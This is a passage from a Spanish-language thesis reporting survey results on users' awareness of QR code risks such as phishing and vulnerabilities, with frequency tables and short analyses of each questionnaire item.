


Gráfico 3 - Conocimiento de los riesgos de un código QR

Análisis de los resultados: En este apartado, de acuerdo a los resultados obtenidos en la encuesta, el ochenta por ciento(80%) de los encuestados, indica no conocer la existencia de riesgos asociados a los códigos QR, mientras que el veinte por ciento(20%), afirma conocer la existencia de estos riesgos. Lo cual evidencia que; la mayoría de los usuarios encuestados no conoce los riesgos asociados a los códigos QR. Según el autor Scott Ruoti(2022) “La URL del código QR puede llevarte a un sitio web de phishing que intente engañarte para que ingreses tu nombre de usuario o contraseña para otro sitio web.” Esto indica que la información contenida dentro de un código QR puede conducir al usuario a un sitio web malicioso y afectar su navegación o privacidad en la red.

Los resultados obtenidos en su aporte a la investigación, indican que la mayoría de los usuarios no tiene conocimiento acerca de los riesgos asociados a los códigos QR, afianzando que el desconocimiento del usuario final podría tener consecuencias.

Ítem N°4 ¿Con que frecuencia usa los códigos QR?

Siempre☐ Casi Siempre☐ Algunas Veces☐ Nunca☐

Cuadro 5

Distribución de frecuencia con respecto a la frecuencia de uso de códigos QR

Indicadores	Frecuencia	Porcentaje
Siempre	6	40%
Casi Siempre	3	20%
Algunas Veces	4	27%
Nunca	2	13%
Total	**15**	**100%**

Nota: Datos tomado de los resultados obtenidos del cuestionario aplicado a la muestra (2022).




Gráfico 4 – Frecuencia de uso de códigos QR

Análisis de los resultados: Según los resultados obtenidos, un cuarenta por ciento (40%) de los encuestados, afirma usar siempre códigos QR, por su parte un veinte por ciento (20%) indica casi siempre hacer uso de estos, el veintisiete por ciento (27%) indica empelar el uso de códigos QR algunas veces, y el trece por ciento (13%) restante afirma nunca hacer uso de estos. Esto indica que aproximadamente un sesenta por ciento (60%) de los encuestados hace uso frecuente de los códigos QR, mientras que el cuarenta por ciento (40%) de estos, rara vez hace uso de los códigos QR.

En base a los resultados, como aporte a la investigación se puede determinar que la mayoría de usuarios hacen uso con frecuencia de los códigos QR

Ítem N°5 ¿Conoce alguna forma de mejorar la seguridad del usuario al usar códigos QR?

Sí☐ No☐

Cuadro 6

Distribución de frecuencia con respecto seguridad del usuario al usar códigos QR

Indicadores	Frecuencia	Porcentaje
Sí	1	7%
No	14	93%
Total	**15**	**100%**

Nota: Datos tomado de los resultados obtenidos del cuestionario aplicado a la muestra (2022).




Gráfico 5 - Seguridad del usuario al usar códigos QR

Análisis de los resultados: Según los resultados de la encuesta, el siete por ciento (7%) afirma conocer alguna forma de mejorar la seguridad del usuario al momento de hacer uso de un código QR, mientas que el noventa y tres por ciento (93%) indica que desconoce forma o maneras de mejorar la seguridad de los mismos. En base al autor Scott Routi (2022) "… existe una pequeña posibilidad de que la aplicación utilizada para escanear el código QR contenga una vulnerabilidad que permita que los códigos QR maliciosos se apoderen de tu dispositivo." Lo cual indica que no todas las aplicaciones empleadas para el escaneo de códigos QR son del todo seguras.

De acuerdo con los resultados obtenidos, para la investigación su aporte radica en que la mayora de usuarios no tiene el conocimiento suficiente para

Ítem N°6 ¿Sabe de alguna vulnerabilidad asociada a los códigos QR?

Sí☐ No☐

Cuadro 7

Distribución de frecuencia con respecto a las vulnerabilidades asociadas a códigos QR

Indicadores	Frecuencia	Porcentaje
Sí	1	7%
No	14	93%
Total	**15**	**100%**

Nota: Datos tomado de los resultados obtenidos del cuestionario aplicado a la muestra (2022).




Gráfico 6 - Vulnerabilidades asociadas a códigos QR

Análisis de los resultados: De manera similar al ítem anterior, el siete por ciento (7%) afirma conocer vulnerabilidades asociadas a los códigos QR, por tu parte el noventa y tres por ciento (93%) restante indica no tener conocimiento acerca de vulnerabilidades asociadas a la tecnología de códigos

QR.

De acuerdo con los resultados obtenidos, para la investigación su aporte radica en que la mayora de usuarios no conocer vulnerabilidades asociadas al uso de los códigos QR.

Ítem N°7 ¿Ha Recibido información acerca de las vulnerabilidades asociadas a un código QR?

Siempre☐ Casi Siempre☐ Algunas Veces☐ Nunca☐

Cuadro 8

Distribución de frecuencia con respecto a información de las vulnerabilidades

Indicadores	Frecuencia	Porcentaje
Siempre	0	0%
Casi Siempre	0	0%
Algunas Veces	5	33%
Nunca	10	67%
Total	**15**	**100%**

Nota: Datos tomado de los resultados obtenidos del cuestionario aplicado a la muestra (2022).




Gráfico 7 - información de las vulnerabilidades

Análisis de los resultados: Para este ítem, en base a los resultados un treinta y tres por ciento (33%) de los usuarios encuestados afirma haber recibido información acerca de las vulnerabilidades de los códigos QR algunas veces y el sesenta y siete por ciento (67%) de los usuarios, indica que nunca ha recibido información acerca de las vulnerabilidades de los códigos QR. De acuerdo con Cristian Gallegos para RedSeguridad(2022).

> Entre los principales riesgos que el usuario se ve enfrentado con el uso de códigos QR, está el Phishing, una técnica que sirve para redirigir al usuario a una página web que suplanta a una empresa y solicita información confidencial.

Complementado lo indicado por Gallegos, el usuario se ve expuesto a ataques de Phishing, y los resultados aportan de manera significa que la mayoría de los usuarios consideran que si es necesario conocer las vulnerabilidades a las que se está expuesto al momento de hacer uso de códigos QR

Ítem N°8 ¿Ha visto campañas de información relacionadas a las vulnerabilidades de un código QR?

Siempre☐ Casi Siempre☐ Algunas Veces☐ Nunca☐

Cuadro 9

Distribución de frecuencia con respecto a campañas de información

Indicadores	Frecuencia	Porcentaje
Siempre	0	0%
Casi Siempre	1	7%
Algunas Veces	4	27%
Nunca	10	67%
Total	**15**	**100%**

Nota: Datos tomado de los resultados obtenidos del cuestionario aplicado a la muestra (2022).




Gráfico 8 - Campañas de información

Análisis de los resultados: Según los resultados, el seis por ciento (6%) de los usuarios encuestados indica que casi siempre ha visto campañas de información relacionada a las vulnerabilidades de los códigos QR, por su parte, el veintisiete por ciento (27%) indica haber visto campañas de información algunas veces, y el sesenta y siete por ciento (67%) de los encuestados, afirma nunca haber visto campañas de información acerca de las vulnerabilidades asociadas a los códigos QR.

Estos resultados aportan a la investigación que la mayoría de usuarios considera no ha visto información o campañas de información relacionadas a los riesgos y vulnerabilidades de los códigos QR

Ítem N°9 ¿Considera necesario conocer las vulnerabilidades asociadas a los códigos QR?

Sí☐ No☐

Cuadro 10

Distribución de frecuencia con respecto a conocer las vulnerabilidades

Indicadores	Frecuencia	Porcentaje
Sí	12	80%
No	3	20%
Total	**15**	**100%**

Nota: Datos tomado de los resultados obtenidos del cuestionario aplicado a la muestra (2022).




Gráfico 9 - Conocimiento de las vulnerabilidades

Análisis de los resultados: Con base en los resultados, el ochenta por ciento (80%) de los encuestados indica que si es necesario conocer las vulnerabilidades asociadas a los códigos QR, mientras que por su parte, el veinte por ciento (20%) considera que no considera necesario conocer las vulnerabilidades asociadas a los códigos QR.

Esto aporta a la investigación que los usuarios muestran interés en

conocer las posibles vulnerabilidades a las que están expuestos.

Ítem N°10 ¿Conoce qué es una prueba de concepto?

Sí☐ No☐

Cuadro 11

Distribución de frecuencia con respecto a prueba de concepto

Indicadores	Frecuencia	Porcentaje
Sí	7	47%
No	8	53%
Total	**15**	**100%**

Nota: Datos tomado de los resultados obtenidos del cuestionario aplicado a la muestra (2022).




Gráfico 10 - Prueba de concepto

Análisis de los resultados: Según los resultados obtenidos los encuestados

el cincuenta y tres por ciento (53%)no tiene conocimiento acerca de lo que significa o es una prueba de concepto, razón por la cual se les facilitó un breve concepto, para que estos tuvieran mejor percepción acerca de las preguntas restantes. Por su parte el cuarenta y siete por ciento (47%) indica que si tiene conocimiento acerca de que es una prueba de conceto, según señala la empresa Apster Cloud Services (2020) viene a ser "… una implementación de una idea, una aplicación que, de forma generalizada, cuyo propósito no es otro que el de verificar que es posible explotar cualquiera de esos elementos de forma útil" (p. 34)

Los resultados aportan a la investigación que en base a los porcentajes aproximadamente la mayoría de usuarios de usuarios no tienen conocimiento de que es una prueba de concepto, y que existe cierta paridad con los usuarios que si tienen conocimiento acerca de las pruebas de conceptos.

Ítem N°11 ¿Sabe que mediante una prueba de concepto se pueden demostrar los posibles riesgos asociados a un código QR?

Sí☐ No☐

Cuadro 12

Distribución de frecuencia con respecto a demostrar riesgos mediante prueba de concepto

Indicadores	Frecuencia	Porcentaje
Sí	2	13%
No	13	87%
Total	**15**	**100%**

Nota: Datos tomado de los resultados obtenidos del cuestionario aplicado a la muestra (2022).




Gráfico 11 - Demostrar riesgos mediante prueba de concepto

Análisis de los resultados: De acuerdo con los resultados obtenidos en la encuesta, el ochenta y siete por ciento (87%) de los usuarios desconocen que es posible demostrar los posibles riesgos asociados códigos QR, mientras que el trece por ciento (13%) indica que si conoce que es posible.

Los resultados aportan a la investigación que en base a los porcentajes la mayoría de usuarios de usuarios desconoce sobre si existe posibilidad de los posibles riesgos asociados códigos QR.

Ítem N°12 ¿Considera que las medidas de seguridad actuales en los códigos QR son efectivas ante ataques maliciosos?

Sí☐ No☐

Cuadro 13

Distribución de frecuencia con respecto a la efectividad de las medidas de seguridad actuales

Indicadores	Frecuencia	Porcentaje

Siempre	1	7%
Casi Siempre	3	20%
Algunas Veces	3	20%
Nunca	8	53%
Total	**15**	**100%**

Nota: Datos tomado de los resultados obtenidos del cuestionario aplicado a la muestra (2022).




Gráfico 12 - efectividad de las medidas de seguridad actuales

Análisis de los resultados: Según los resultados, el siete por ciento (7%) de los usuarios encuestados indica que siempre las medidas de seguridad son efectivas, un veinte por ciento (20%) indica que casi siempre son efectivas, por su parte, para otro veinte por ciento (20%) de los encuestados, a veces son efectivas y el cincuenta y tres por ciento (53%) indica que nunca son efectivas. Para Kaspersky (2021) “No se sabe dónde y cuándo podría dar con un código QR malicioso. Por eso es esencial elegir un lector QR de gran fiabilidad.”

De acuerdo con los resultados de la encuesta, aportan a la investigación

que la mayoría de los usuarios presentan dudas respecto a las medidas de seguridad actuales de seguridad.

Ítem N°13 ¿Opina que mediante una prueba de concepto se puede fortalecer la seguridad de un código QR?

Sí☐ No☐

Cuadro 14

Distribución de frecuencia con respecto a fortalecer la seguridad de un código QR

Indicadores	Frecuencia	Porcentaje
Sí	12	80%
No	3	20%
Total	**15**	**100%**

Nota: Datos tomado de los resultados obtenidos del cuestionario aplicado a la muestra (2022).

